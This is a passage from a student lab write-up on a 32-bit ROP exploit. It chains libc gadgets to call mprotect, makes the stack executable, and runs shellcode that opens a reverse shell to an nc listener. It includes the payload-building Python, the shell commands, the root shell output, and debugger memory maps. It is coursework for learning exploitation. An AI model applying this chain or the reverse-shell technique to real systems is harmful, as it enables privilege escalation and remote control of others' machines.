
The shellcode is placed at the beginning of the buffer.

buffer address: 0xbfffe702 (I rebooted the system, so the address of buffer is changed, but offset won't change)




```
root@kaiyu:/home/kaiyu/Lab06# ./prog chain_3
buffer is at:0xbfffe702
Segmentation fault (core dumped)
```

The order of the gadgets:




```python
# Calculate the offset between buffer address and address of return address
offset = return_addr_location - buffer_addr

# 0x000e8c12: mov edx, 0; cmovb eax, edx; ret;
gadgets1 = 0x000e8c12 + libc_addr

# 0x00025c65: inc edx; ret; *7
gadgets2 = 0x00025c65 + libc_addr

# 0x000b1b80: mov eax, 0x7e; pop ebx; ret;
gadgets3 = 0x000b1b80 + libc_addr

# address of stack - 1, no zero bytes
stack_addr = 0xbffdefff

# 0x0011f836: dec eax; ret;
gadgets4 = 0x0011f836 + libc_addr

# 0x00003960: inc ebx; ret;
gadgets5 = 0x00003960 + libc_addr

# 0x000b5467: pop ecx; ret;
gadgets6 = 0x000b5467 + libc_addr

# dummy number for size parameter of mprotect, no zero bytes, larger than 0x21000
dummy_num = 0x01010101

# 0x00002c87: int 0x80; ret;
gadgets7 = 0x00000a00 + ld_addr

# new buffer address (I reboot the system and the address of buffer is changed)
new_buffer_addr = 0xbfffe702
```




```python
# Generate the payload
content[offset:offset+4] = (gadgets1).to_bytes(4,byteorder='little')
content[offset+4:offset+32] = (gadgets2).to_bytes(4,byteorder='little') * 7
content[offset+32:offset+36] = (gadgets3).to_bytes(4,byteorder='little')
content[offset+36:offset+40] = (stack_addr).to_bytes(4,byteorder='little')
content[offset+40:offset+44] = (gadgets4).to_bytes(4,byteorder='little')
content[offset+44:offset+48] = (gadgets5).to_bytes(4,byteorder='little')
content[offset+48:offset+52] = (gadgets6).to_bytes(4,byteorder='little')
content[offset+52:offset+56] = (dummy_num).to_bytes(4,byteorder='little')
content[offset+56:offset+60] = (gadgets7).to_bytes(4,byteorder='little')
content[offset+60:offset+64] = (new_buffer_addr).to_bytes(4,byteorder='little')
```

Start a listener using command nc -lvp 1337:




```
kaiyu@kaiyu:~$ nc -lvp 1337
Listening on [0.0.0.0] (family 0, port 1337)
```

Run the program with the payload:




```
root@kaiyu:/home/kaiyu/Lab06# vim build_payload_chain_3.py
root@kaiyu:/home/kaiyu/Lab06# python build_payload_chain_3.py
root@kaiyu:/home/kaiyu/Lab06# ./prog chain_3
buffer is at:0xbfffe702
```

We have a reverse shell now:




```
kaiyu@kaiyu:~$ nc -lvp 1337
Listening on [0.0.0.0] (family 0, port 1337)
Connection from [127.0.0.1] port 1337 [tcp/*] accepted (family 2, sport 59846)
whoami
root
pwd
/home/kaiyu/Lab06
ls
build_payload_chain_1.py
build_payload_chain_2.py
build_payload_chain_3.py
chain_1
chain_2
chain_3
dummy_payload
prog
prog.c
```

Before syscall mprotect: the stack is not executable:




```
gef➤  vmmap
[ Legend:  Code | Heap | Stack ]
Start      End        Offset     Perm Path
0x08048000 0x08049000 0x00000000 r-x /home/kaiyu/Lab06/prog
0x08049000 0x0804a000 0x00000000 r-- /home/kaiyu/Lab06/prog
0x0804a000 0x0804b000 0x00001000 rw- /home/kaiyu/Lab06/prog
0x0804b000 0x0806c000 0x00000000 rw- [heap]
0xb7e07000 0xb7e08000 0x00000000 rw-
0xb7e08000 0xb7fb8000 0x00000000 r-x /lib/i386-linux-gnu/libc-2.23.so
0xb7fb8000 0xb7fb9000 0x001b0000 --- /lib/i386-linux-gnu/libc-2.23.so
0xb7fb9000 0xb7fbb000 0x001b0000 r-- /lib/i386-linux-gnu/libc-2.23.so
0xb7fbb000 0xb7fbc000 0x001b2000 rw- /lib/i386-linux-gnu/libc-2.23.so
0xb7fbc000 0xb7fbf000 0x00000000 rw-
0xb7fd5000 0xb7fd6000 0x00000000 rw-
0xb7fd6000 0xb7fd9000 0x00000000 r-- [vvar]
0xb7fd9000 0xb7fdb000 0x00000000 r-x [vdso]
0xb7fdb000 0xb7ffe000 0x00000000 r-x /lib/i386-linux-gnu/ld-2.23.so
0xb7ffe000 0xb7fff000 0x00022000 r-- /lib/i386-linux-gnu/ld-2.23.so
0xb7fff000 0xb8000000 0x00023000 rw- /lib/i386-linux-gnu/ld-2.23.so
0xbffdf000 0xc0000000 0x00000000 rw- [stack]
gef➤
```

After setting the value of the registers, before system call:



```
[ Legend: Modified register | Code | Heap | Stack | String ]
                                                                    registers
$eax   : 0x7d
$ebx   : 0xbffdf000  →  0x00000000
$ecx   : 0x1010101
$edx   : 0x7
$esp   : 0xbfffe884  →  0xb7fdba00  →  <_dl_sysinfo_int80+0> int 0x80
$ebp   : 0x90909090
$esi   : 0xb7fbb000  →  0x001b2db0
$edi   : 0xb7fbb000  →  0x001b2db0
$eip   : 0xb7ebd468  →  <glob_pattern_p+24> ret
$eflags: [carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow RESUME virtualx86 identifica
tion]
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033
                                                                        stack
0xbfffe884│+0x0000: 0xb7fdba00  →  <_dl_sysinfo_int80+0> int 0x80        ←$esp
```

After system call, the stack is executable now:



```
gef➤  vmmap
[ Legend:  Code | Heap | Stack ]
Start      End        Offset     Perm Path
0x08048000 0x08049000 0x00000000 r-x /home/kaiyu/Lab06/prog
0x08049000 0x0804a000 0x00000000 r-- /home/kaiyu/Lab06/prog
0x0804a000 0x0804b000 0x00001000 rw- /home/kaiyu/Lab06/prog
0x0804b000 0x0806c000 0x00000000 rw- [heap]
0xb7e07000 0xb7e08000 0x00000000 rw-
0xb7e08000 0xb7fb8000 0x00000000 r-x /lib/i386-linux-gnu/libc-2.23.so
0xb7fb8000 0xb7fb9000 0x001b0000 --- /lib/i386-linux-gnu/libc-2.23.so
0xb7fb9000 0xb7fbb000 0x001b0000 r-- /lib/i386-linux-gnu/libc-2.23.so
0xb7fbb000 0xb7fbc000 0x001b2000 rw- /lib/i386-linux-gnu/libc-2.23.so
0xb7fbc000 0xb7fbf000 0x00000000 rw-
0xb7fd5000 0xb7fd6000 0x00000000 rw-
0xb7fd6000 0xb7fd9000 0x00000000 r-- [vvar]
0xb7fd9000 0xb7fdb000 0x00000000 r-x [vdso]
0xb7fdb000 0xb7ffe000 0x00000000 r-x /lib/i386-linux-gnu/ld-2.23.so
0xb7ffe000 0xb7fff000 0x00022000 r-- /lib/i386-linux-gnu/ld-2.23.so
0xb7fff000 0xb8000000 0x00023000 rw- /lib/i386-linux-gnu/ld-2.23.so
0xbffdf000 0xc0000000 0x00000000 rwx [stack]
gef➤
```